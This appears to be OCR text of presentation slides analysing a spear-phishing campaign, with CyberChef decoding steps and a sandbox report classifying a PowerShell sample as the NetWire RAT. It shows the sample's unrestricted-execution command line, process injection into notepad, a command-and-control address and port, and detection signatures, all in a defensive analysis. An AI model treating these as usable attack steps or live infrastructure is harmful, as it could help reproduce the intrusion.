
From Hex
Delimiter: Space

Find / Replace
Find: '+' (SIMPLE STRING)
Replace:
Global match ☐ Case insensitive ☑ Multiline matching ☐ Dot matches all


Find / Replace
Find: ; (SIMPLE STRING)
Replace: ;\n
Global match ☐ Case insensitive ☑ Multiline matching ☐ Dot matches all

Syntax highlighter
Language: powershell


“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS




“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

Analysis Report 185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1


Create Interactive Tour

Overview

General Information

Sample Name:	185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1
MD5:	fc3c9351e14a76ccbfcc57…
SHA1:	3c2fc98cf5de4ada3095a0…
SHA256:	600661395ab1393c2add…

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


NetWire

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: NetWire
- System process connects to network (likely due to co…
- Yara detected NetWire RAT
- Contains functionality to steal Chrome passwords or …
- Injects a PE file into a foreign processes
- Modifies the context of a thread in another process (t…
- Sigma detected: Notepad Making Network Connection
- Uses dynamic DNS services
- Writes to foreign memory regions
- Antivirus or Machine Learning detection for unpacke…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mode (likely to injec…
- Detected TCP or UDP traffic on non-standard ports

Classification



Startup

- System is w7_1
- powershell.exe (PID: 3900 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -noLogo -ExecutionPolicy unrestricted -file 'C:\Users\user\Desktop\185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1' MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - notepad.exe (PID: 4040 cmdline: C:\WINDOWS\system32\notepad.exe MD5: A4F6DF0E33E644E802C8798ED94D80EA)
- cleanup

“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: RTF + XLS

- System is w7_1
- powershell.exe (PID: 3900 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -noLogo -ExecutionPolicy unrestricted -file 'C:\Users\user\Desktop\185.177.59.184_yjqf_microsoftnetframework4820190418.jpg.ps1' MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - notepad.exe (PID: 4040 cmdline: C:\WINDOWS\system32\notepad.exe MD5: A4F6DF0E33E644E802C8798ED94D80EA)

NetWire

Sigma detected: NetWire

System process connects to network (likely due to co...

Yara detected NetWire RAT

Yara detected NetWire RAT	
Source: Yara match	File source: 00000003.00000002.1054132475.00400000.00000040.00000001.sdmp, type: MEMORY
	File source: Process Memory Space: notepad.exe PID: 4040, type: MEMORY
	File source: 3.2.notepad.exe.400000.0.raw.unpack, type: UNPACKEDPE
	File source: 3.2.notepad.exe.400000.0.unpack, type: UNPACKEDPE

System process connects to network (likely due to code injection or exploit)		
Source	C:\Windows\System32\notepad.exe	Network Connect: 81.17.56.236 3606

Injects a PE file into a foreign processes	
Source: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Memory written: C:\Windows\System32\notepad.exe base: 400000 value starts with: 4D5A

